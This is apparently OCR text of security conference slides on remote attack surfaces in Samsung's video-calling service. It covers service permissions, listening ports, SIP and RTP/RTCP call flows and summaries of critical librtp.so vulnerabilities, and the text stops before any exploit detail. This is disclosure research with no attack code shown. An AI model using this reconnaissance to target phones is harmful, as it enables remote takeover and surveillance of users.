Remote, One-Click, Breaking through Smartphones via a Non Well-Known Remote Attack Surface

Speakers:

Fan Yang Haikuo Xie ***Qinrun Dai***

About Us

Haikuo Xie (@Thankkong)

- Security researcher @Singular Security Lab
- Communication protocol security(IM, Wi-Fi, Bluetooth...)
- Vehicle security
- Speaker at Black Hat ASIA 2020, USA 2021 and ASIA 2022, Mosec 2023

Fan Yang (@Fantasyoung_)

- Security researcher @Singular Security Lab
- Protocol and system security (IM, Bluetooth, Android...)
- Vehicle security
- Web security & Pentest
- Speaker at Black Hat Asia 2022


Qinrun Dai(@Second2st)

- CS PhD student @ University of Colorado, Boulder
- Windows Security / Exploitation Development

Agenda

- Remote attack surface of video calling
- SecVideoEngineService
  - What is SecVideoEngineService
  - Why we research SecVideoEngineService
  - Vulnerabilities
- Exploitation
  - PC control
  - Remote information leakage
  - Getting remote shell
- Demonstration of one-click RCE exploitation

Just making a phone call, your phone is under my control



Remote attack surface of video call

Project Zero: A deep dive into an NSO zero-click iMessage exploit: Remote Code

FORCEDENTRY: Sandbox Escape (googleprojectzero.blogspot.com)

Exploiting Android Messengers with WebRTC: Part 1 (googleprojectzero.blogspot.com)

Critical WhatsApp Bugs Could Have Let Attackers Hack Devices Remotely

WhatsApp voice calls used to inject Israeli spyware on phones

Remote attack surface of video call


Carrier Based video calling


- **IMS Service (Android Service)**
- **Carrier-provided IMS implementation**
  - SecVideoEngineService
  - Ims_rtp_daemon
  - Vtservice


SecVideoEngineService

What is SecVideoEngineService

SecVideoEngineService is a crucial system app integrated into Samsung android phones for video encoding and decoding processes.








Why we research SecVideoEngineService

Why we research SecVideoEngineService

Run on high privilege

Install and run by default on mobile phones



Accessed from remote

Simple attack conditions

Permissions

- camera
- microphone
- network
- storage
- SMS
- contacts

```
e3q:/ $ ps -ef|grep sve
system         3991  1443 0 16:59:01 ?     00:00:00 com.sec.sve
```

```
android.permission.READ_SMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_CALENDAR: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT]
android.permission.POST_NOTIFICATIONS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_CALL_LOG: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ACCESS_FINE_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
com.samsung.android.permission.GET_APP_LIST: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ANSWER_PHONE_CALLS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT]
android.permission.RECEIVE_WAP_PUSH: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_PHONE_NUMBERS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRIC
android.permission.READ_MEDIA_VISUAL_USER_SELECTED: granted=true, flags=[ GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.RECEIVE_MMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.RECEIVE_SMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.BLUETOOTH_CONNECT: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_EXTERNAL_STORAGE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|REVOKE_WHEN_REQUESTED|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION
android.permission.ACCESS_COARSE_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_PHONE_STATE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.SEND_SMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.CALL_PHONE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_MEDIA_IMAGES: granted=true, flags=[ GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.WRITE_CONTACTS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.CAMERA: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.WRITE_CALL_LOG: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_MEDIA_AUDIO: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_MEDIA_VIDEO: granted=true, flags=[ GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.PROCESS_OUTGOING_CALLS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.BLUETOOTH_ADVERTISE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.GET_ACCOUNTS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.WRITE_EXTERNAL_STORAGE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.RECORD_AUDIO: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_CONTACTS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ACCESS_BACKGROUND_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.BLUETOOTH_SCAN: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ACCESS_MEDIA_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
```

The listening port


com.sec.imsservice

```
tcp6       0      0 [::]:6100               [::]:*                  LISTEN      4436/com.sec.imsservice
tcp6       0      0 2408:[redacted]6101     2408:[redacted]::ff:9900 ESTABLISHED 4436/com.sec.imsservice
tcp6       0      0 ::ffff:127.0.0.1:34159  ::ffff:127.0.0.1:59115  ESTABLISHED 4674/com.sec.sve
udp6       0      0 [::]:45016              [::]:*                              4436/com.sec.imsservice
udp6       0      0 [::]:6100               [::]:*                              4436/com.sec.imsservice
udp6       0      0 [::]:6101               [::]:*                              4436/com.sec.imsservice
```


com.sec.sve

```
tcp6       0      0 [::]:6100               [::]:*                  LISTEN      4436/com.sec.imsservice
tcp6       0      0 2408:8[redacted]:6101   2408:[redacted]:ff:9900 ESTABLISHED 4436/com.sec.imsservice
tcp6       0      0 ::ffff:127.0.0.1:34159  ::ffff:127.0.0.1:59115  ESTABLISHED 4674/com.sec.sve
udp6       0      0 2408:[redacted]:1614    [::]:*                              4674/com.sec.sve
udp6       0      0 2408:[redacted]:1615    [::]:*                              4674/com.sec.sve
udp6       0      0 [::]:6100               [::]:*                              4436/com.sec.imsservice
udp6       0      0 [::]:6101               [::]:*                              4436/com.sec.imsservice
```

Architecture



Signaling



caller
SIP server
callee
PRACK sip:[2408:8140:2001::ff:f070]:9900
SIP/2.0 200 OK
UPDATE sip:+86185********@[2408:8509:1840:62D6:17D3:5AAD:AE1A:****]:6900
SIP/2.0 200 OK
INVITE sip:460018981528091@[2408:8509:18D0:22FB:17D3:4BC5:5228:****]:6100
SIP/2.0 200 OK
UPDATE sip:+86185********@[2408:8509:18D0:22FB:17D3:4BC5:5228:****]:6100
SIP/2.0 200 OK
com.sec.sve rtp\rtcp process
BYE sip:[2408:8140:2001::ff:f070]:9900
BYE sip:+86185********@[2408:8509:18D0:22FB:17D3:4BC5:5228:****]:6100

com.sec.sve

```
AngnConcreteAdapter::StartChannel
   SamsungVideoEngineLib::SVE_CreateChannel
      CControlManager::createChannel
         CTransportManager::SetTransportListener

AngnConcreteAdapter::SetConnection
      SamsungVideoEngineLib::SVE_SetRemoteIP
      SamsungVideoEngineLib::SVE_SetRemotePort
      SamsungVideoEngineLib::SVE_SetLocalIP
      SamsungVideoEngineLib::SVE_SetLocalPort

SamsungVideoEngineLib::SVE_StartTransport
      CControlManager::StartTransport
         CTransportManager::StartReceive
```

```
CTransportManager::StartReceive
      RTP_RtpCreate
         PSIRegisterAsyncSelect(rtp_sock_notify)
            rtp_sock_notify
               PSISocketRecvFrom
               rtpCB
                  RTP_ParseRtpPacket
      RTP_RtcpCreate

      PSIRegisterAsyncSelect(rtcp_sock_notify)
            rtcp_sock_notify
               PSISocketRecvFrom
               rtcpCB
                  RTP_ParseRtcpPacket
```


Attack surface : RTP\RTCP



RTP Packet Format

Type	Packet	Type name
0	undefined	
1-23	NAL unit	Single NAL unit packet per H.264
24	STAP-A	Single-time aggregation packet
25	STAP-B	Single-time aggregation packet
26	MTAP16	Multi-time aggregation packet
27	MTAP24	Multi-time aggregation packet
28	FU-A	Fragmentation unit
29	FU-B	Fragmentation unit
30-31	undefined	

RTP Payload Format type



RTCP Packet Format

Type	Description	Payload number
SR	Sender Report	200
RR	Receiver Report	201
SDES	Source Description	202
BYE	Goodbye	203
APP	Application-Defined	204
RTPFB	Generic RTP feedback	205
PSFB	Payload-specific feedback	206
XR	RTCP Extension	207

RTCP packet type

Vulnerabilities

SVE-2024-0793(CVE-2024-34587): Improper input validation in librtp.so

Severity: Critical
Affected versions: Android 12, 13, 14
Reported on: April 1, 2024
Disclosure status: Privately disclosed
Improper input validation in parsing application information from RTCP packet in librtp.so prior to SMR Jul-2024 Release 1 allows remote attackers to execute arbitrary code with system privilege.
User interaction is required for triggering this vulnerability.
The patch adds proper input validation.

SVE-2024-0794(CVE-2024-34588): Improper input validation in librtp.so

